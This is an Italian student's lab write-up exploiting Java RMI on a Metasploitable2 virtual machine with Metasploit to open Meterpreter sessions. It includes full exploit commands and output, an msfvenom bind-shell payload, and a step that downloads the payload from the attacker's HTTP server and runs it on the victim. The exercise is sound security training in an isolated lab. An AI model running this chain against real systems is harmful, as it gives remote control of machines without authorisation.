

S7L5

Traccia:


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

Per svolgere l'esercizio di oggi ho configurato le macchine come richiesto dalla traccia, successivamente verifico che quest'ultime comunicano tramite **ping**. Le macchine comunicano correttamente quindi passo a una scansione **nmap** impostando i parametri nel seguente modo: `nmap -p 1099 -sV -sC 192.168.11.112`

-p specifica un range di porte, -sV mostra la versione, -sC per ottenere informazioni aggiuntive



```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.410 ms  
^Z  
zsh: suspended ping 192.168.11.112  
[kali@kali]~  
$ nmap -p 1099 -sV -sC 192.168.11.112  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 04:03 EDT  
Nmap scan report for 192.168.11.112  
Host is up (0.0086s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
MAC Address: 08:00:27:57:52:FB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 19.41 seconds  
[kali@kali]~  
$  
  
Metasploitable2 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
[ Wrote 14 lines ]  
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart  
* Reconfiguring network interfaces...  
SIOCDELRT: No such process  
[ OK ]  
msfadmin@metasploitable:~$ msfadmin  
msf-bash: msfadmin: command not found  
msfadmin@metasploitable:~$ ifconfig eth0  
eth0      Link encap:Ethernet  HWaddr 08:00:27:57:52:fb  
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe57:52fb/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:0 (0.0 B)  TX bytes:5046 (4.9 KB)  
          Base address:0xd240 Memory:f0820000-f0840000  
msfadmin@metasploitable:~$
```

A questo punto, dopo aver fatto la scansione delle vulnerabilità tramite nmap abbiamo tutte le informazioni necessarie per cercare il modulo, tra quelli che possiamo trovare su **msfconsole**, che sfrutta la vulnerabilità Java RMI sulla porta 1099. L'exploit che ho scelto è **exploit/multi/misc/java_rmi_server**.

```
msf6 > search java rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	target: Java
3	target: Linux Dropper
4	target: Windows Dropper
5	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
8	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
9	target: Generic (Java Payload)
10	target: Windows x86 (Native Payload)
11	target: Linux x86 (Native Payload)
12	target: Mac OS X PPC (Native Payload)
13	target: Mac OS X x86 (Native Payload)
14	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
15	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
16	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
17	target: Generic (Java Payload)
18	target: Windows x86 (Native Payload)
19	target: Linux x86 (Native Payload)
20	target: Mac OS X PPC (Native Payload)
21	target: Mac OS X x86 (Native Payload)
22	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
23	target: Unix In-Memory
24	target: Java Dropper
25	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
26	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	excellent	Yes	Kibana Timelion Prototype Pollution RCE
27	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
28	target: Universal (JavaScript XPCOM Shell)
29	target: Native Payload
30	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
31	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
32	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
33	target: Total.js CMS on Linux
34	target: Total.js CMS on Mac
35	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vSclation Priv Esc
36	exploit/multi/misc/vscode_ipynb_remote_dev_exec	2022-11-22	excellent	Yes	VSCode ipynb Remote Development RCE
37	target: Windows
38	target: Linux File-Dropper

Ricordiamo che è buona abitudine consultare le **options** dei moduli per comprendere meglio le funzioni e le configurazioni necessarie affinché l'exploit funzioni correttamente. Sulla base delle informazioni precedentemente ottenute inserisco tutto il necessario per l'attacco:

set RHOSTS 192.168.11.112 (IP target), **set LHOST 192.168.11.111** (IP attaccante) seguito da **run** (avvia l'exploit)

```
msf6 > use 8
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html#section-2.2.1
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an IP on the local machine.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/6IEWbC
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33310) at 2025-08-29 04:27:39 -0400
```

Dopo aver avviato l'exploit, possiamo notare che si apre una shell meterpreter, una shell interattiva con funzionalità molto più evolute di una shell tradizionale. Tramite questa shell mi è stato possibile ottenere le informazioni richieste dalla traccia: IP tramite **ifconfig** e tabelle di routing tramite **route**.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe57:52fb
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway Metric Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0      0      0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0      0      0.0.0.0

IPv6 network routes
-----
Subnet      Netmask      Gateway Metric Interface
-----
::1         ::           ::         0      ::
fe80::a00:27ff:fe57:52fb ::           ::         0      ::
```

Tramite il tool **msfvenom** creo un payload **raw** chiamato homemadepayload.elf che, quando avviato, creerà una sessione in **bind** (connessione in modalità bind dall'attaccante verso il target) su **meterpreter**.

Successivamente ho hostato un server http sulla porta 8080 nella macchina Kali per trasferire il payload alla macchina vittima tramite python3 -m http.server 8080.

```
(kali@kali)-[~]
$ /usr/bin/msfvenom -p linux/x86/meterpreter/bind_tcp -f elf -o homemadepayload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: homemadepayload.elf

(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.11.112 - - [29/Aug/2025 05:06:13] "GET /homemadepayload.elf HTTP/1.0" 200 -
```

A questo punto, dalla shell meterpreter iniziale, eseguo il comando **shell**, che permette di avviare una shell interattiva di Metasploitable2 ed eseguo un **wget** sul server **python** appena creato e scarico il payload (**wget http://192.168.11.111:8080/homemadepayload.elf**)

Tramite il comando **chmod +x** rendo possibile l'avvio del file e successivamente lo avvio con **./homemadepayload.elf**

Una volta che il payload viene avviato sulla macchina vittima, l'attaccante può utilizzare il modulo exploit/multi/handler, che permette di ascoltare le connessioni in arrivo dai payload raw che vengono generati (nel nostro caso: **linux/x86/meterpreter/bind_tcp**, questo payload è un modo per far sì che il computer vittima si metta in ascolto, aspettando che l'attaccante si colleghi per ottenere il controllo. È l'opposto di un attacco reverse.)

Una volta avviato il payload sono tornato su msfconsole e ho configurato il resto l'exploit con gli indirizzi IP e ho specificato la porta così da collegarmi alla macchina vittima e ottenere il controllo.

```

Payload options (linux/x86/meterpreter/bind_tcp):


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LPORT | 4444            | yes      | The listen port    |
| RHOST | 192.168.11.112  | no       | The target address |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.11.112:4444
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:43489 → 192.168.11.112:4444) at 2025-08-29 05:29:18 -0400

meterpreter > ifconfig

Interface 1
-----
Name           : lo
Hardware MAC   : 00:00:00:00:00:00
MTU            : 16436
Flags          : UP,LOOPBACK
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name           : eth0
Hardware MAC   : 08:00:27:57:52:fb
MTU            : 1500
Flags          : UP,BROADCAST,MULTICAST
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe57:52fb
IPv6 Netmask   : ffff:ffff:ffff:ffff::

```

Avviando l'exploit possiamo notare come viene avviata una sessione bind su meterpreter, da questo momento l'attaccante è in ascolto su una shell meterpreter.

Nell'immagine allegata possiamo notare il comando **ifconfig** confermando che la macchina attaccante è in ascolto sulla macchina vittima.

Nella prima parte dell'esercizio ho sfruttato la vulnerabilità Java RMI utilizzando i metodi di scansione e **Metasploit** per identificare e lanciare l'exploit.

Nella seconda parte, invece, ho creato personalmente il payload (raw) tramite **msfvenom** e seguito manualmente tutti i passaggi per verificarne il funzionamento, consolidando così la comprensione pratica delle tecniche di exploit.